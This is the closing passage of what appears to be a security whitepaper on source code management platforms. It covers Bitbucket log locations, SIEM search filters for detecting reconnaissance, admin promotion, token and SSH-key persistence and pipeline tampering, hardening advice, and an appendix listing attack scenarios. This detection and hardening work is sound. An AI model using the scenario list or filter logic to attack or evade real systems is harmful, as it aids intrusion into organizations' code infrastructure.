- Limit the number of users with the admin role. At minimum there should be two admins, and should not be more unless necessary
- Operate on a policy of least privilege in terms of access to projects and repositories
- Require signed commits via GPG keys or S/MIME certificates
- Enable MFA for accessing GitLab Enterprise
- Ensure that code branches are deleted in a timely manner
- Require at least one approver for each code commit

## BITBUCKET

Ensure that the below logs are being sent to your SIEM. This also lists the location of the logs on the Bitbucket server. This research specifically looked at Bitbucket Server.

Log Name	Location
Access Log	/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log
Audit Log	/var/atlassian/application-data/bitbucket/log/audit/*.log
Bitbucket Log	/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket.log
Bamboo Log	\$BAMBOO_HOME/logs/atlassian-bamboo.log

*Table of Bitbucket logs of interest*

Below are the various filters you can apply to the logs to detect the attacks demonstrated in this whitepaper. Use these filters to build a baseline and detect anomalous activity in your environment.

Attack Scenario	Log Name	Search Filter
Reconnaissance	Bitbucket Log	'post' AND 'search' AND 'query'
Promoting User to Site Admin	Access Log	'put' AND '/admin/permissions/users'
	Audit Log	'new.permission' AND 'admin'
Maintaining Persistent Access	Access Log	'put' AND '/rest/access-tokens' 'post' AND 'ssh/account/keys/add'

	Audit Log	'personal access token created' 'user added ssh access key'
Modifying CI/CD Pipeline	Bamboo Log	'change detection found'

*Table of search queries for various attack types*

Additionally, the below items should be considered within Bitbucket.

- Do not allow users to create personal access tokens or SSH keys with no expiration date
- Set automatic expiration date on all personal access tokens and SSH keys created/added
- Limit the number of system admins. At minimum there should be two system admins, and should not be more unless necessary
- Operate on a policy of least privilege in terms of access to projects and repositories
- Require signed commits via GPG keys or S/MIME certificates
- Enable MFA for accessing Bitbucket
- Ensure that code branches are deleted in a timely manner
- Require at least one approver for each code commit
- Increase logging level to detect reconnaissance

# Conclusion

Source code management systems contain some of the most sensitive information in organizations and are a key component in the DevOps lifecycle. Depending on the role of an organization, compromise of these systems can lead to the compromise of other organizations. These systems are a high value to an attacker, and need more visibility from the information security community, as they are currently an afterthought compared to other systems such as Active Directory. It is X-Force Red's goal that this whitepaper and research will bring more attention and inspire future research on defending these critical enterprise systems.

# Acknowledgments

A special thank you to the below people for giving feedback on this research and providing whitepaper content review.

- Chris Thompson (@retBandit)
- Daniel Crowley (@dan\_crowley)
- Dmitry Snezhkov (@Op\_nomad)
- Patrick Fussell (@capt\_red\_beardz)
- Ruben Boonen (@FuzzySec)

# Appendix A: Table of SCM Attack Scenarios

The below table summarizes the attack scenarios shown in this whitepaper.

SCM System	Attack Scenario	Sub-Scenario
GitHub Enterprise	Reconnaissance	-Repository -File -Code
GitLab Enterprise	Reconnaissance	-Repository -File -Code
Bitbucket	Reconnaissance	-Repository -File -Code
GitHub Enterprise	Maintain Persistent Access	-Personal Access Token -Impersonation Token -SSH Key
GitLab Enterprise	Maintain Persistent Access	-Personal Access Token -Impersonation Token -SSH Key
Bitbucket	Maintain Persistent Access	-Personal Access Token -SSH Key
GitHub Enterprise	User Impersonation	-Impersonate User Login -Impersonation Token
GitLab Enterprise	User Impersonation	-Impersonate User Login -Impersonation Token
GitHub Enterprise	Promoting User to Site Admin	N/A
GitLab Enterprise	Promoting User to Admin Role	N/A
Bitbucket	Promoting User to Admin Role	N/A
Bitbucket	Modifying CI/CD Pipeline	N/A
GitLab Enterprise	Modifying CI/CD Pipeline	N/A
GitHub Enterprise	Repository Takeover	N/A
GitHub Enterprise	Management Console Access	N/A
GitLab Enterprise	SSH Access	N/A

Table of SCM attack scenarios